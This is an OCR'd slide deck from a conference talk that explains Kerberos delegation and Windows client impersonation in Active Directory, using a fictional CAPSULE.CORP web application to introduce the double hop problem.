You Do (Not) Understand Kerberos Delegation

ATTL4S

# ATTL4S

- Daniel López Jiménez (a.k.a. ATTL4S)
  - Twitter: @DaniLJ94
  - GitHub: @ATTL4S
  - Youtube: ATTL4S

- Loves Windows and Active Directory security
  - Senior Security Consultant at NCC Group
  - Associate Teacher at Universidad Castilla-La Mancha (MCSI)

Confs: NavajaNegra, No cON Name, h-c0n, Hack&Beers

Posts: Crummie5, NCC Group's blog, Hackplayers

Certs: CRTO, PACES, OSCP, CRTE

All my presentations at https://attl4s.github.io/

WWW.CRUMMIE5.CLUB

The goal of this talk is ***understanding Kerberos Delegation*** *as a mechanism for credential delegation and user impersonation in AD. This will aid in clarifying in which situations this feature should be used, as well as its most common weaknesses and risks*

Why

- Credential delegation is a very common and needed aspect in Active Directory environments

- Abuses of this subject take advantage of its inherent functionality - not CVEs

- Understanding this talk will also help you in terms of Lateral Movement knowledge!

Disclaimer

- This is more about how Delegations work and less about their abuses. We will see some PoCs tho!
- As this is not an easy subject, there could be mistakes here and there. If so, suggestions and corrections are very welcome
- Hope you enjoy this presentation and learn something new!

Agenda

1. Introduction
2. The Double Hop Problem
3. Credential Delegation
4. Kerberos Delegation


Introduction

Let's Suppose...

- We are in the CAPSULE.CORP domain!


- There is an internal web application for uploading/downloading files
  - http://sharebrowser.capsule.corp

- This application stores files locally in the same server where the application is running
  - C:\Web\ShareSupport\



Working with Web01 (local) - C:\Web\ShareSupport

File Name		
attl4s.github.io	Download	Delete
crummie5.club	Download	Delete
procexp64.exe	Download	Delete




Working with Web01 (local) - C:\Web\ShareSupport

File Name		
attl4s.github.io	Download	Delete
crummie5.club	Download	Delete
procexp64.exe	Download	Delete

Authentication

- In order to interact with the application, you first need to log in!
- The application supports Windows authentication through Kerberos



http://sharebrowser.capsule.corp/

Waiting for sharebrowser.c...

Windows Security

iexplore.exe

Connecting to sharebrowser.capsule.corp.

cap\vegeta_sa

••••••••••

□ Remember my credentials

More choices


Authorisation

- Services that support Windows authentication can act on behalf of clients

- We can configure Windows ACLs for those objects the service interacts with

- For example, this application:
    - Lists files of a folder (read permissions)
    - Allows uploading/downloading/deleting files (write permissions)

The application lists the C:\Web\ShareSupport folder




Working with Web01 (local) - C:\Web\ShareSupport

File Name		
attl4s.github.io	Download	Delete
crummie5.club	Download	Delete
procexp64.exe	Download	Delete


Name	Date modified	Type	Size
attl4s.github.io	3/21/2021 12:17 PM	IO File	1 KB
crummie5.club	3/21/2021 12:17 PM	CLUB File	0 KB
procexp64.exe	3/20/2021 4:31 PM	Application	1,456 KB

Permissions can be configured



Name	Date modified	Type	Size
attl4s.github.io	3/21/2021 12:17 PM	IO File	1 KB
crummie5.club	3/21/2021 12:17 PM	CLUB File	0 KB
procexp64.exe	3/20/2021 4:31 PM	Application	1,456 KB

Vegeta has access



Object name: C:\Web\ShareSupport

Group or user names:

- Vegeta ServerAdmin (Vegeta_sa@capsule.corp)
- Administrator

To change permissions, click Edit.

Permissions for Vegeta ServerAdmin	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	


For special permissions or advanced settings, click Advanced.

How does it work?

- Services that support Windows authentications carry out something called **client Impersonation**

- When you connect to the web application:
  1. Credentials are verified
  2. An Access Token with the security context of your user is created
  3. The service places a copy of that Token into a new thread
  4. That thread can act on your behalf and is subject to the restrictions imposed by ACLs

Refer to "Understanding Windows Lateral Movements" - https://attl4s.github.io/



http://sharebrowser.capsule.corp/

Waiting for sharebrowser.c...

Windows Security

iexplore.exe

Connecting to sharebrowser.capsule.corp.

cap\vegeta_sa

●●●●●●●●●●●

□ Remember my credentials

More choices

OK Cancel

ShareSupport Properties

General | Sharing | Security | Previous Versions | Customize

Object name: C:\Web\ShareSupport

Group or user names:

Vegeta ServerAdmin (Vegeta_sa@capsule.corp)
Administrator

To change permissions, click Edit. Edit...

Permissions for Vegeta ServerAdmin	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
List folder contents	✓	
	✓	
	✓	

anced settings, Advanced

Cancel Apply

ALL GOOD SO FAR. EVERYTHING WORKS ☺

The Double Hop Problem


Let's Suppose…

- We are in the CAPSULE.CORP domain!

- There is an internal web application for uploading/downloading files
    - http://sharebrowser.capsule.corp

- In this case, this application stores files in a network share served by <u>another server</u>
    - The application is served by <u>web01.capsule.corp</u>
    - Files are stored in a remote share served by <u>sql01.capsule.corp</u>

